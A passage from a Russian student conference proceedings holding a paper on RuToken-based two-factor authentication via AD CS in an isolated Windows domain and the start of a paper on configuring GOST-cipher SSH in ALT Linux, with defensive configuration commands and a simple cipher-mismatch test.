Одним из основных критериев является устойчивость к фишинговой атаке. Фишинг-атаки остаются главным вектором компрометации учётных данных, поскольку пользователи вводят свои реквизиты на поддельных сайтах. Метод может считаться устойчивым к фишингу, только если злоумышленник не может повторно использовать полученные данные. Парольные и OTP-методы уязвимы, так как передаваемый ключ не привязан к домену. В отличие от них, FIDO2 и PKI на основе аппаратных токенов генерируют криптографическую подпись, привязанную к конкретному домену, что делает её бесполезной вне легитимного контекста.

Следующий и не наиболее важный критерий сравнения является защита от атак типа «человек посередине» (MITM). При перехвате сетевого трафика методы, передающие ключ в открытом виде или в виде динамического кода, теряют свою безопасность, особенно если используется незащищённое TLS-соединение. PKI и FIDO2 устойчивы к таким атакам, поскольку закрытый ключ никогда не покидает устройство, а протокол аутентификации основан на запрос-ответ механизме, гарантирующем уникальность каждого подключения.

В условиях изолированных сетей организаций, которые имеют зависимость от интернета и внешних сервисов. Такие решения, как SMS/Email OTP или облачные TOTP-сервисы, требуют постоянного подключения к внешним ресурсам, что делает их неприменимыми в изолированных от интернета сетях. Однако RuToken + PKI или локальный TOTP могут функционировать полностью автономно, что обеспечивает их жизнеспособность в offline-инфраструктуре.

Централизованное управление представляет собой критически важный критерий для корпоративных систем. Возможность настройки политик, отзыва доступа и принудительного применения правил через Active Directory является важным требованием в корпоративных средах. В нашем случае только парольная аутентификация и PKI на базе AD CS обеспечивают полную интеграцию с групповыми политиками и механизмами управления доменом. FIDO2, несмотря на высокую безопасность, в чистой Windows-доменной среде без Azure AD или сторонних систем не поддерживает аналогичного уровня централизации. Сложность развёртывания аутентификации имеет не менее главную роль в выборе метода. Парольная аутентификация требует минимальных усилий, тогда как внедрение PKI или FIDO2 предполагает настройку дополнительных компонентов, таких как центров сертификации, шаблонов, криптопровайдеров и политик безопасности. Несмотря на повышенную сложность развёртывания самого метода, это гарантия высокой степени защиты вашей системы.

Основным фактором безопасности является место и способ хранения закрытого ключа. Если ключ может быть извлечён из устройства в TOTP-приложениях, то система является уязвимой для атаки со стороны злоумышленника. В RuToken и FIDO2 закрытый ключ

Рубрика 2. Методы и системы защиты информации, информационная безопасность

генерируется и хранится в аппаратном защищённом элементе и является невыгружаемым, что соответствует требованиям современных стандартов.

Для количественной оценки эффективности методов была проведена оценка трудоёмкости внедрения и замер времени аутентификации в ходе эксперимента. Результаты сведены в таблицу 1.

Таблица 1 – Сравнительная оценка методов аутентификации

Метод	Время внедрения	Время входа	Стоимость внедрения	Риск отказа
Password-only	0 ч	3–5 сек	Бесплатно	Низкий (забывание пароля)
SMS/Email OTP	4–8 ч	15–30 сек	Средняя	Средний (задержки сети)
TOTP (App)	2–4 ч	10–15 сек	Бесплатно	Средний (рассинхронизация)
FIDO2/WebAuthn	8–12 ч	5–7 сек	Высокая	Низкий
RuToken + PKI	12–16 ч (AD CS + драйверы)	8–12 сек	Высокая	Низкий (ошибка PIN)

Экспериментальная часть

Сеть, состоящая из двух, устройств на основе Windows Server 2025 и Windows 11 является полностью изолированной от глобальной сети интернет. Перед началом исследования устанавливаем необходимое программное обеспечение для корректной работы RuToken. Для этого через официальный сайт скачиваем драйвер поддержки Рутокена 2.0, устанавливаем на обе машины.

Установка и настройка операционных систем на машины. На машине DC создаём домен, настраиваем сеть, устанавливаем AD CS, DNS. В домен вводим машину CLI, устанавливаем необходимое ПО для работы Рутокена (драйвер и криптосервис) на обе машины, без этой установки машины будут воспринимать токен как обычную флешку




Рис. 1. ПО для Рутокена

Устанавливаем AD CS на машину DC с выбором типа Enterprise Root CA, обеспечивающего интеграцию с Active Directory и автоматическое распространение корневого сертификата на компьютеры домена. После установки выполнили начальную конфигурацию центра сертификации




Рис. 2. Добавление AD CS

Создание и публикация пользовательского шаблон сертификата на основе стандартного шаблона «Smart Card User» под названием «Rutoken_Logon» с предоставленными разрешениями Enroll, Autoenroll. Важным этапом конфигурирования шаблона Rutoken_Logon

является настройка криптографических параметров на вкладке Cryptography. В поле Cryptography Service Provider выбран поставщик, соответствующий установленному драйверу Рутокен Aktiv Co. RuToken CSP для CAPI-совместимых приложений, что гарантирует генерацию закрытого ключа непосредственно в защищённой памяти аппаратного носителя и исключает возможность его экспорта в программное хранилище. Минимальная длина ключа установлена на уровне 2048 бит, алгоритм хеширования — SHA-256, что соответствует требованиям ГОСТ Р 57580.1–2017 [4] к стойкости ключевой информации в инфраструктуре открытых ключей. Дополнительно активирована опция Request must use a specific provider, исключающая выпуск сертификата с ключом, сгенерированным сторонним криптопровайдером. Данные настройки обеспечивают выполнение ключевого требования безопасной архитектуры PKI: закрытый ключ никогда не покидает аппаратный токен, а все криптографические операции выполняются внутри защищённого элемента Рутокен.




Рис. 3. Создание Rutoken_Logon

Для выпуска сертификатов пользователям домена, на клиентской машине через консоль MMC → Certificates (Current User) был запущен мастер Certificate Enrollment. Выбран целевой шаблон и инициирован запрос сертификата. После вставки токена и ввода PIN-кода, закрытый ключ создавался непосредственно на смарт-карте (токене), а полученный сертификат автоматически установился в соответствующее устройство. При успешной регистрации сертификат появлялся в хранилище Personal → Certificates, где можно было убедиться в наличии критических атрибутов «Smart Card Logon» и «Client Authentication»




Рис. 4. Выпуск сертификатов Rutoken_Logon

Рубрика 2. Методы и системы защиты информации, информационная безопасность

После настройки групповых политик для пользователя домена при входе на CLI требуется вводить не только пароль, но также обязательным требованием является владение токеном, зарегистрированным на DC (контроллере домена)




Рис. 5. Выпуск сертификатов Rutoken_Logon

Заключение

Таким образом анализ методов двухфакторной аутентификации показал, что в условиях изолированной Windows-доменной среде без доступа к интернет-соединению наиболее эффективным и безопасным решением является PKI-подход на основе аппаратного токена RuToken. В отличие от OTP-методов, уязвимых к фишингу и MITM-атакам, и FIDO2, RuToken обеспечивает высокий уровень защиты за счёт хранения невыгружаемого закрытого ключа на устройстве, полной совместимости с Active Directory и независимости от внешних сервисов. Экспериментальная верификация на основе Windows Server 2025 и Windows 11 подтвердила работоспособность решения, несмотря на операционные ограничения, связанные со сложностью развёртывания и зависимостью от криптодрайверов. В случаях, где приоритетом являются безопасность и возможность централизованного управления, данный подход представляет собой наиболее верное и практически применимое решение для защищённых информационных систем.

Библиографический список

1. NIST Special Publication 800-63B. Digital Identity Guidelines: Authentication and Lifecycle Management [Electronic resource] (Специальная публикация NIST 800-63B Руководство по цифровой идентификации Аутентификация и управление жизненным циклом) // NIST Pages : official website. – Gaithersburg, 2020. – URL: <https://pages.nist.gov/800-63-3/sp800-63b.html> (date of access: 02.01.2026).
2. АО «Актив». РутOKEN : документация для разработчиков и администраторов [Электронный ресурс] // РутOKEN.ру : официальный сайт. – Москва. – URL: <https://dev.rutoken.ru> (дата обращения: 02.01.2026).
3. Греков, В. С., Уймин А. Г. Стратегии создания модели сети предприятия в рамках киберполигона для эффективной подготовки кадров в области кибербезопасности //

- Вестник кибербезопасности. – 2024. – № 3. – С. 45–58. // eLibrary.ru : научная электронная библиотека. – URL: <https://www.elibrary.ru/item.asp?id=80499001> (дата обращения: 04.01.2026).
4. ГОСТ Р 57580.1–2017. Информационная технология. Криптографическая защита информации. Инфраструктура открытых ключей: национальный стандарт Российской Федерации [Электронный ресурс]. – Москва: Стандартинформ, 2017. – URL: <https://regulhub.kaspersky.ru/upload/iblock/71a/k99732yk7w1rrz8d3yg3y4hwqzmg8bcw.pdf> (дата обращения: 04.01.2026).
 5. Smart Card Logon Architecture [Electronic resource] // Microsoft Learn : official documentation portal. – Redmond, 2025. – URL: <https://learn.microsoft.com/en-us/windows/security/identity-protection/smart-cards/smart-card-architecture> (date of access: 05.01.2026).
 6. Гнездилов, Р. Р. Многофакторная аутентификация и эффективность обеспечения безопасности информации при доступе к ресурсам телекоммуникационных сетей / Р. Р. Гнездилов // Гагаринские чтения - 2018 : Сборник тезисов докладов XLIV Международной молодёжной научной конференции, Москва-Ахтубинск-Байконур, 17–20 апреля 2018 года. Том 1. – Москва-Ахтубинск-Байконур: Московский авиационный институт (национальный исследовательский университет), 2018. – С. 193. – EDN XMKQST.
 7. Гроссе, Э. Многофакторная аутентификация / Э. Гроссе, М. Упадхаяй // Информационная безопасность. – 2013. – № 4. – С. 42–47. EDN: SDXTOH

References

1. NIST Special Publication 800-63B. (2020). Digital Identity Guidelines: Authentication and Lifecycle Management. National Institute of Standards and Technology, Gaithersburg. URL: <https://pages.nist.gov/800-63-3/sp800-63b.html> (date of access: 02.01.2026).
2. Aktiv JSC. Rutoken: Documentation for developers and administrators [Electronic resource]. Rutoken.ru: official website. Moscow. URL: <https://dev.rutoken.ru> (date of access: 02.01.2026).
3. Grekov, V. S., & Uymin, A. G. (2024). Strategies for creating an enterprise network model within a cyber range for effective cybersecurity personnel training. Vestnik kiberbezopasnosti, (3), 45–58. URL: <https://www.elibrary.ru/item.asp?id=80499001> (date of access: 04.01.2026).
4. GOST R 57580.1–2017. (2017). Information technology. Cryptographic information protection. Public key infrastructure: National standard of the Russian Federation. Moscow: Standartinform. URL: <https://regulhub.kaspersky.ru/upload/iblock/71a/k99732yk7w1rrz8d3yg3y4hwqzmg8bcw.pdf> (date of access: 04.01.2026).
5. Smart Card Logon Architecture [Electronic resource]. (2025). Microsoft Learn: official documentation portal. Redmond. URL: <https://learn.microsoft.com/en-us/windows/security/identity-protection/smart-cards/smart-card-architecture> (date of access: 05.01.2026).
6. Gnezdilov, R. R. (2018). Multifactor authentication and the efficiency of information security when accessing telecommunication network resources. In Gagarin Readings – 2018: Proceedings of the XLIV International Youth Scientific Conference, Moscow–Akhtubinsk–Baikonur, April 17–20, 2018 (Vol. 1, p. 193). Moscow–Akhtubinsk–Baikonur: Moscow Aviation Institute (National Research University). EDN XMKQST.
7. Grosse, E., & Upadhyay, M. (2013). Multifactor authentication. Informationsnaya bezopasnost, (4), 42–47. EDN SDXTOH.

Информация об авторах

Фоменко Артём Владимирович — студент 3-его курса, факультет КБ ТЭК, группы КИ-23-01 ФГАОУ ВО «РГУ нефти и газа (НИУ) имени И.М. Губкина», г. Москва, e-mail: 1studentnow1@gmail.com

Зеленов Ярослав Юрьевич — студент 3-его курса, факультет КБ ТЭК группы КИ-23-01 ФГАОУ ВО «РГУ нефти и газа (НИУ) имени И.М. Губкина», г. Москва, e-mail: mobzila567@gmail.com

Рубрика 2. Методы и системы защиты информации, информационная безопасность

TWO-FACTOR AUTHENTICATION ISSUES IN THE WINDOWS DOMAIN: TOKENS

Fomenko A. V.¹, Zelenov Ya. Yu.¹

¹National University of Oil and Gas «Gubkin University», Moscow, Russian Federation

Abstract. *This article examines the problem of increasing the security of corporate information systems by implementing two-factor authentication (2FA) based on the RuToken hardware token in a Windows domain environment. Key vulnerabilities of traditional password authentication, phishing, password interception, and user errors are highlighted. A public key infrastructure (PKI) architecture is explored, where the private key remains only on the physical medium, and the public key is stored on the user's computer. A comparative analysis of several user authorization methods, such as password authentication (Password-only), SMS / Email OTP (One-Time Password), TOTP (Time-based One-Time Password), FIDO2 / WebAuthn, and RuToken + PKI, is conducted, as a result of which their vulnerabilities and advantages are identified. The main comparison criteria are vulnerability to phishing and MITM (Man-in-the-Middle) attacks, dependence on an internet connection, the possibility of centralized management, and the complexity of deployment. Particular attention is given to the practical implementation of RuToken + PKI in a domain environment without internet access. The article demonstrates the configuration of Active Directory Certificate Services (AD CS), group policies, and certificate templates, which enable user account login using a RuToken smart card. The article identifies the challenges of using this architecture in a domain environment, including dependence on cryptographic drivers, the risk of losing the physical drive or PIN, and more. The experiment was conducted using Windows Server 2025 and Windows 11, deployed on an Oracle VirtualBox virtual machine. The result demonstrates the effectiveness of the PKI approach in a domain environment compared to traditional security levels.*

Keywords: *two-factor authentication, RuToken, public key infrastructure (PKI), Active Directory Certificate Services (AD CS), Windows domain, information security*

Information about the authors

Artem Vladimirovich Fomenko, third-year student, Faculty of Design Bureau of Fuel and Energy Complex, group KI-23-01, Gubkin Russian State University of Oil and Gas (National Research University), Moscow, e-mail: 1studentnow1@gmail.com

Yaroslav Yuryevich Zelenov, third-year student, Faculty of Design Bureau of Fuel and Energy Complex, group KI-23-01, Gubkin Russian State University of Oil and Gas (National Research University), Moscow, e-mail: mobzila567@gmail.com

Д. В. Демидова¹, Е. Д. Комнацкая¹

¹Российский государственный университет нефти и газа (национальный исследовательский университет) имени И.М. Губкина, г. Москва, Российская Федерация

ВОПРОСЫ ЗАЩИТЫ SSH-ПОДКЛЮЧЕНИЯ НА БАЗЕ ГОСТ-ШИФРОВАНИЯ В ОС АЛЬТ

Аннотация. В работе рассматриваются вопросы повышения безопасности удалённого администрирования за счёт применения отечественных криптографических алгоритмов при установлении SSH-соединений в операционной системе ALT Linux. Актуальность исследования обусловлена необходимостью соответствия требованиям российских регуляторов в области защиты информации и снижением зависимости от зарубежных криптографических решений. Проблема заключается в оценке устойчивости SSH-подключений при использовании ГОСТ-алгоритмов и анализе влияния выбранной криптополитики на возможность несанкционированного доступа и производительность соединения.

В качестве объекта исследования выбран процесс установления и функционирования SSH-соединения, а предметом — поведение сервера при несовпадении криптографических наборов клиента и сервера. Для решения поставленной задачи была выполнена экспериментальная настройка SSH-сервера и клиента в ALT Linux с использованием пакетов *gostcrypto*, реализующих алгоритмы «Кузнечик», «Магма» и функции контроля целостности на основе Стрибога. Методика исследования включала моделирование легитимных и нелегитимных попыток подключения, анализ сетевого трафика с помощью *Wireshark*, а также измерение пропускной способности и ресурсной нагрузки.

Результаты экспериментов показали, что сервер, настроенный на использование исключительно ГОСТ-алгоритмов, эффективно блокирует подключения с несовместимыми криптографическими параметрами. При корректной настройке клиента соединение устанавливается стабильно и соответствует заданной политике безопасности. Измерения производительности продемонстрировали, что применение ГОСТ-шифрования обеспечивает пропускную способность, сопоставимую со стандартными алгоритмами OpenSSH, при аналогичной нагрузке на вычислительные ресурсы. Сделан вывод о практической применимости ГОСТ-шифрования в SSH-соединениях для защищённого администрирования в отечественных операционных системах.

Ключевые слова: SSH-подключение; ГОСТ-криптография; ALT Linux; информационная безопасность; удалённое администрирование; сетевое шифрование.

Введение

SSH является стандартным средством удалённого администрирования, поэтому компрометация SSH-подключения ведёт к полному захвату системы. В российских условиях дополнительную актуальность имеет применение криптографических алгоритмов по ГОСТ 34.10-2012 [2] и ГОСТ 34.12-2015 [3], реализованных в составе дистрибутивов ALT Linux и предназначенных для соответствия требованиям регуляторов. Расширение OpenSSH за счёт пакетов с поддержкой ГОСТ позволяет строить защищённые каналы администрирования в отечественных ОС без использования зарубежных криптобиблиотек.

Объект исследования: процесс установления и функционирования SSH-подключения в ОС ALT Linux при удалённом администрировании хоста.

Предмет исследования: влияние использования ГОСТ-шифрования (алгоритмы «Кузнечик», «Магма», MAC на Стрибоге) на устойчивость SSH-подключения к несанкционированным попыткам подключения и на поведение сервера при несовпадении наборов алгоритмов у клиента и сервера.

Цель исследования: экспериментально проверить, как настроенный на ГОСТ-алгоритмы SSH-сервер ALT реагирует на подключения с «классическими» алгоритмами и с корректно настроенным ГОСТ-клиентом.

Литературный обзор:

–SSH (Secure Shell) — криптографический сетевой протокол удалённого доступа, обеспечивающий конфиденциальность, целостность и аутентификацию при работе в небезопасных сетях [8];

Рубрика 2. Методы и системы защиты информации, информационная безопасность

–ГОСТ Р 34.10-2012 описывает отечественный алгоритм электронной подписи, применяемый в российских криптографических средствах защиты для аутентификации и проверки подлинности данных [2]. Стандарт ГОСТ Р 34.12-2015 [3] определяет семейство блочных шифров «Кузнечик» (блок 128 бит) и «Мagma» (блок 64 бита), используемых для реализации симметричного шифрования в системах с повышенными требованиями к безопасности;

–ОС ALT Linux — отечественный дистрибутив Linux, в котором реализована поддержка ГОСТ-криптографии на уровне системных библиотек и программных пакетов, включая OpenSSL и OpenSSH [5];

–протокол OpenSSH реализует механизмы выбора алгоритмов шифрования (Ciphers), контроль целостности (MACs) и обмен ключами, что позволяет строить защищённые SSH-соединения между клиентом и сервером [6].

Методы исследования

Виртуальные машины были развернуты в среде аппаратной виртуализации на базе гипервизора KVM. Каждой виртуальной машине было выделено по 4 виртуальных процессорных ядра (vCPU) и 8 ГБ оперативной памяти. В качестве базовой аппаратной платформы использовался процессор архитектуры x86-64, без аппаратных ограничений по тактовой частоте. Конфигурации клиентской и серверной виртуальных машин были идентичны, что обеспечивало сопоставимость результатов измерений производительности. В рамках исследования также была выполнена настройка механизмов аутентификации и ключей хоста SSH с использованием отечественных алгоритмов электронной подписи. Для обеспечения полного соответствия криптографической политики требованиям регуляторов применялись ключи хоста и ключи пользователей, сформированные на основе алгоритма ГОСТ Р 34.10-2012. Основные этапы исследования включали:

–экспериментальная настройка программного обеспечения: установка пакетов openssl-gost-engine [7] и семейства openssh-*-gostcrypto, изменение репозитория apt и конфигурации sshd_config/ssh_config согласно официальной документации ALT Linux.;

–метод активного сетевого эксперимента: моделирование легитимного администратора и злоумышленника, фиксирование результатов попыток подключения по SSH с разными наборами шифров и MAC-алгоритмов и анализ выводимых сервером сообщений об ошибке согласования алгоритмов;

–анализ сетевого трафика с помощью Wireshark: для верификации криптографических параметров установленного SSH-соединения был выполнен захват сетевых пакетов на интерфейсе сервера [1];

–измерение производительности и ресурсной нагрузки: для оценки влияния ГОСТ-шифрования на производительность SSH-сессий применялись утилита iperf — для измерения пропускной способности сети внутри установленного SSH-туннеля; утилита htop — для мониторинга загрузки центрального процессора и использования оперативной памяти в реальном времени.

В рамках сравнительного анализа производительности в качестве базового зарубежного алгоритма был выбран шифр ChaCha20-Poly1305, широко используемый в реализации OpenSSH и являющийся алгоритмом по умолчанию при отсутствии или ограниченной эффективности аппаратного ускорения AES. Сравнение с алгоритмами семейства AES (AES-256-CTR, AES-256-GCM) в данной работе не проводилось, так как целью эксперимента являлась оценка накладных расходов ГОСТ-алгоритмов в типовом программном сценарии без учёта специализированных аппаратных расширений.

Ход исследования

1. Подготовка криптобиблиотеки и репозиториев.

В файл /etc/apt/sources.list был добавлен репозиторий RPMS.gostcrypto ALT Linux (см. рисунок 1) [5], после чего выполнено обновление списка пакетов apt-get update и установка openssl-gost-engine [7], что позволило включить поддержку ГОСТ в OpenSSL. Корректность

установки проверялась командой `openssl ciphers | grep GOST`, по выводу которой фиксировалось появление режимов с «magma» и «grasshopper».

```
sources.list [-----] 1 L: [ 1+ 4 5/ 7] *(210 / 298b) 0104 0x068
# Local package resource list for APT goes here.
# To inspect package defined part, see /etc/apt/sources.list.d/*.list
#
#https://ftp.altlinux.org/pub/distributions/ALTlinux/p10/branch/gostcrypto/ x86_64 RPMS
#https://ftp.altlinux.org/pub/distributions/ALTlinux/p10/branch/gostcrypto/ noarch RPMS
```

Рис. 1. Добавление репозитория gostcrypto

Ссылка на пакет `openssl-gost-engine`: <https://packages.altlinux.org/ru/p10/srpms/openssl-gost-engine/>

2. Установка SSH с ГОСТ.

На сервере и клиенте последовательно были установлены пакеты `openssh-gostcrypto`, `openssh-clients-gostcrypto`, `openssh-server-gostcrypto` [6] и сопутствующие компоненты, после чего демон `sshd` был перезапущен командой `systemctl restart sshd`. Таким образом, как сервер, так и клиент получили возможность использовать ГОСТ-алгоритмы на уровне SSH.

```
# apt-get install openssh-gostcrypto openssh-clients-gostcrypto openssh-server-gostcrypto
openssh-server-control-gostcrypto openssh-common-gostcrypto openssh-askpass-common-
gostcrypto
```

Ссылка на пакеты:

http://rsync.altlinux.ru/pub/distributions/ALTlinux/c9f2/branch/x86_64/RPMS.gostcrypto/

3. Настройка серверной стороны.

В файле `/etc/openssh/sshd_config` на сервере значения директив `Ciphers` и `MACs` были ограничены ГОСТ-алгоритмами, например, `grasshopper-ctr@altlinux.org` и `hmac-streebog-512@altlinux.org` (см. рисунок 2), а затем применены перезапуском `sshd`. Дополнительно был создан отдельный пользователь, к которому разрешалось подключение только с использованием этих алгоритмов.

```
sshd_config [-----] 1 L: [ 83+47 130/130] *(3920/3920b) <EOF>
#AllowAgentForwarding yes
#AllowTcpForwarding yes
#GatewayPorts no
#X11Forwarding yes
#X11DisplayOffset 10
#X11UseLocalhost yes
#PermitTTY yes
#PrintMotd yes
#PrintLastLog yes
#TCPKeepAlive yes
#PermitUserEnvironment no
#Compression delayed
#ClientAliveInterval 0
#ClientAliveCountMax 3
#UseDNS no
#PidFile /var/run/sshd.pid
#MaxStartups 10:30:100
#PermitTunnel no
#ChrootDirectory none
#VersionAddendum none

# no default banner path
#Banner none

# override default of no subsystems
Subsystem <-----> sftp <-----> /usr/lib/openssh/sftp-server

#AllowGroups wheel users

# Accept locale environment variables
#acceptEnv LANG LANGUAGE LC_ADDRESS LC_ALL LC_COLLATE LC_CTYPE
#acceptEnv LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES LC_MONETARY
#acceptEnv LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE LC_TIME

# Example of overriding settings on a per-user basis
#Match User anoncvs
#----->X11Forwarding yes
#----->AllowTcpForwarding no
#----->PermitTTY no
#----->ForceCommand cvs server
#Match Group secured
#----->AuthorizedKeysFile /etc/openssh/authorized_keys/au
#Match Group 'secured,*
#----->AuthorizedKeysFile /etc/openssh/authorized_keys/au .ssh/authorized_keys

Ciphers grasshopper-ctr@altlinux.org
MACs grasshopper-mac@altlinux.org,hmac-streebog-512@altlinux.org
```

Рис. 2. Настройка `sshd_config`

3.1. Настройка аутентификации и ключей хоста

Для обеспечения аутентификации с использованием отечественных криптографических алгоритмов на сервере были сгенерированы ключи хоста на основе ГОСТ Р 34.10-2012 с использованием утилиты `ssh-keygen`, входящей в состав пакетов `openssh-gostcrypto`.

Рубрика 2. Методы и системы защиты информации, информационная безопасность

Генерация ключей хоста выполнялась следующей командой:

```
# ssh-keygen -t gost2012_256 -f /etc/ssh/ssh_host_gost2012_key
```

После генерации ключей в конфигурационном файле `sshd_config` была явно задана директива:

```
# HostKeyAlgorithms gost2012_256
```

Аналогичным образом были сформированы пользовательские ключи для аутентификации по открытому ключу (Public Key Authentication), что обеспечило использование ГОСТ-алгоритмов не только для защиты трафика, но и для процессов аутентификации и идентификации сторон SSH-соединения.

4. Настройка клиентской стороны.

На клиенте были установлены те же пакеты `gostcrypto`, а в системном или пользовательском конфигурационном файле SSH заданы параметры Ciphers и MACs с ГОСТ-режимами. Для более наглядного контроля использовались явные параметры при вызове клиента вида `ssh gostuser@localhost -ciphers=grasshopper-ctr@altlinux.org -oMACs=grasshopper-mac@altlinux.org,hmac-streebog-512@altlinux.org`.

Ссылка на пакеты: <https://ftp.basealt.ru/pub/distributions/ALTLinux/p9/branch/i586/RPMS/gostcrypto>

5. Постановка эксперимента (проверка политики согласования криптографических алгоритмов).

На первом этапе имитировалась атака: с клиентской машины выполнялось подключение к серверу без указания ГОСТ-алгоритмов, с типичным набором стандартных шифров OpenSSH (например, AES и ChaCha20). Сервер, настроенный предлагать только ГОСТ-режимы, отклонял соединение и возвращал ошибку несогласования алгоритмов, в которой перечислял ожидаемые типы шифрования и MAC, что видно по диагностическому выводу SSH и логам `sshd` (см. рисунок 3).




Рис. 3. Сообщение об ошибке несогласования алгоритмов при попытке подключения без ГОСТ-шифров.

6. Постановка эксперимента (легитимное подключение).

На втором этапе тот же клиент был настроен на использование ГОСТ-режимов, и попытка подключения выполнялась с явным указанием нужных Ciphers и MACs, после чего устанавливалась устойчиво функционирующая SSH-сессия под созданным пользователем. При этом сервер принимал соединение, так как набор алгоритмов полностью совпадал с его политикой, что подтверждалось отсутствием ошибок и успешным входом в систему.

Результаты

В ходе «атаки» с несоответствующим набором алгоритмов сервер ALT Linux блокировал установление SSH-сессии и возвращал диагностическое сообщение о невозможности согласовать шифрование, что подтверждает жёсткую привязку подключения к выбранным ГОСТ-алгоритмам. Таким образом, даже при знании адреса сервера и открытого порта злоумышленник не может установить канал без подбора совместимого стека шифрования.

